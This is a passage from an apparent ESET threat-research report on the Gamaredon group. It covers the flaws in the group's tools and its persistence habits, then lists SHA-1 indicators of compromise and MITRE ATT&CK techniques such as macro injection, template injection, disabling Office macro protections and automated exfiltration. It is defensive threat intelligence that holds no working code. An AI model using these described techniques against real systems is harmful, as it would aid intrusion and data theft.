They are constantly changing the domains used by their tools, but mostly on a small number of ASNs. Careful analysis suggests they use separate domains for small groups of victims. Please check ESET's GitHub account for an extensive list of domains used by the Gamaredon group.

Quality of execution

We were able to collect numerous different samples of malicious scripts, executables and documents used by the Gamaredon group throughout their campaigns. We noticed several mistakes in these, especially in scripts. It is of course impossible to know the exact reason behind these bugs or oversights, but the volume of samples the group produces and their rapid development could explain it. The fact that there were comments left in the source code included in some C# compiler module samples or that the Russian encoding was wrong in email generated by the Outlook VBA module shows that there is no stringent review or testing before releasing their many tools and using them in the wild.

However, while these errors might lower their tools' overall effectiveness, this group's rapid execution and adaptation also has some advantages. The volume and relentlessness of the attacks can create a state of constant dread in their targets. And although the code is very simple, some techniques, such as script obfuscation, make it hard to fully automate the analysis, making the analyst's job tedious.

Their GitHub project allowed us a glimpse into the rapid development of their tools. The code that was committed there clearly showed the evolution of the C# downloader. The first versions showed no signs of obfuscation; then the developers added different string obfuscations and junk code to make the analysis harder.

In terms of persistence, several different techniques are used, but the most common ones are scheduled tasks, autorun registry keys and leveraging the Startup folder. Although these techniques are very simple and have been known for a long time, the Gamaredon group's strategy of trying to install multiple scripts and executables on each system, and constantly updating them, significantly complicates the defender's lives.

Conclusion

Despite the simplicity of most of their tools, the Gamaredon group also is capable of deploying some novelty, such as their Outlook VBA module. However, as it is far from stealthy, in the long run it is no match for a capable organization. The variety of tools Gamaredon has at its disposal can be very effective at fingerprinting a machine and understanding what sensitive data is available, then spreading throughout the network. Could this just be a way to deploy a much stealthier payload?

Special thanks to ESET Senior Malware Researcher Anton Cherepanov for his help in this research.

Indicators of Compromise (IoCs)

SHA-1	ESET detection name	Comments
6F75F2490186225C922FE605953038BDEB537FEE	DOC/TrojanDownloader.Agent.ARJ	Outlook VBA module
DFC941F365E065187B5C4A4BF42E770035920856	Win32/Pterodo.XG.gen	C# Office macro injection module
9AFC9D6D72F78B2EB72C5F2B87BDC7D59C1A14ED	Win32/Pterodo.ZM	Batch file/VBScript Office macro injection module

SHA-1	ESET detection name	Comments
3DD83D7123AEFBE5579C9DC9CF3E68BCAFC9E65E	MSIL/Pterodo.CD	C# compiler module
941F341770B67F9E8EE811B4B8383101F35B27CD	MSIL/Pterodo.CA	GitHub project module
DC8BD2F65FD2199CE402C76A632A9743672EFE2D	Win32/Pterodo.XC	C/C++ backdoor
336C1244674BB378F041E9064EA127E9E077D59D	MSIL/Pterodo.DP	C# backdoor
5FC1B6A55A9F5A52422872A8E34A284CDBDD0526	Win32/Pterodo.YE	Batch file/VBScript backdoor

MITRE ATT&CK techniques

Tactic	ID	Name	Description
Initial Access	T1193	Spearphishing Attachment	Gamaredon group sends emails with malicious attachments to its targets.
	T1199	Trusted Relationship	Gamaredon group malware abuses a compromised organization’s email accounts to send emails with malicious attachments to the victim’s contacts.
Execution	T1064	Scripting	Gamaredon group uses scripting heavily, mostly Batch files and VBScript.
	T1085	Rundll32	Gamaredon group malware uses rundll32 to launch malicious DLLs, for example the C/C++ backdoor.
	T1106	Execution through API	Gamaredon group malware uses CreateProcess to launch additional components, for example to execute payloads received from its C&C servers.
	T1204	User Execution	Initial compromise by the Gamaredon group usually requires the user to execute a malicious email attachment.
Persistence	T1053	Scheduled Task	Gamaredon group malware registers several of its modules (downloaders, backdoors, etc.) as scheduled tasks.

Tactic	ID	Name	Description
	T1060	Registry Run Keys / Startup Folder	Gamaredon group uses Run keys and the Startup folder to ensure its modules are executed at every reboot.
	T1137	Office Application Startup	Gamaredon group malware inserts malicious macros into existing documents, providing persistence when they are reopened.
Defense Evasion	T1027	Obfuscated Files or Information	Gamaredon group makes heavy use of compressed archives, some password protected, to deliver its malicious payloads. Strings are routinely obfuscated or encrypted in these malicious modules.
	T1112	Modify Registry	Gamaredon group malware modifies several registry keys to deactivate security mechanisms in Microsoft Office related to macros.
	T1116	Code Signing	Gamaredon group uses signed binaries in its malicious campaigns. One notable example is wget samples signed with a valid certificate from Jernej Simončič and available here.
	T1140	Deobfuscate/Decode Files or Information	Gamaredon group uses simple string deobfuscation and decryption routines in its modules.
	T1221	Template Injection	Gamaredon group adds remote templates to documents it sends to targets.
	T1500	Compile After Delivery	Gamaredon group C# compiler module contains an obfuscated downloader that it compiles using csc.exe and then executes.
Discovery	T1083	File and Directory Discovery	Gamaredon group uses its backdoors to automatically list interesting files (such as Office documents) found on a system for future exfiltration.
Lateral Movement	T1080	Taint Shared Content	Gamaredon group malware injects malicious macros into all Word and Excel documents reachable by the compromised system.
	T1534	Internal Spearphishing	Gamaredon group uses its Outlook VBA macro to send email with malicious attachments to other targets within the same organization.

Tactic	ID	Name	Description
Collection	T1005	Data from Local System	Gamaredon group malware actively searches for sensitive documents on the local system.
	T1025	Data from Removable Media	Gamaredon group malware scans all drives for sensitive data and also watches for removable drives being inserted into a system.
	T1039	Data from Network Shared Drive	Gamaredon group malware scans all drives A: – Z: for sensitive data, so it will scan any network shares mounted as drives.
	T1113	Screen Capture	Gamaredon group uses a backdoor that takes screenshots every minute.
	T1119	Automated Collection	Gamaredon group deploys scripts on compromised systems that automatically scan for interesting documents.
Command and Control	T1071	Standard Application Layer Protocol	Gamaredon group malware uses both HTTP and HTTPS for command and control.
Exfiltration	T1020	Automated Exfiltration	Gamaredon group uses modules that automatically upload harvested documents to the C&C server.

Jean-Ian Boutin
11 Jun 2020 - 11:30AM

Newsletter

Discussion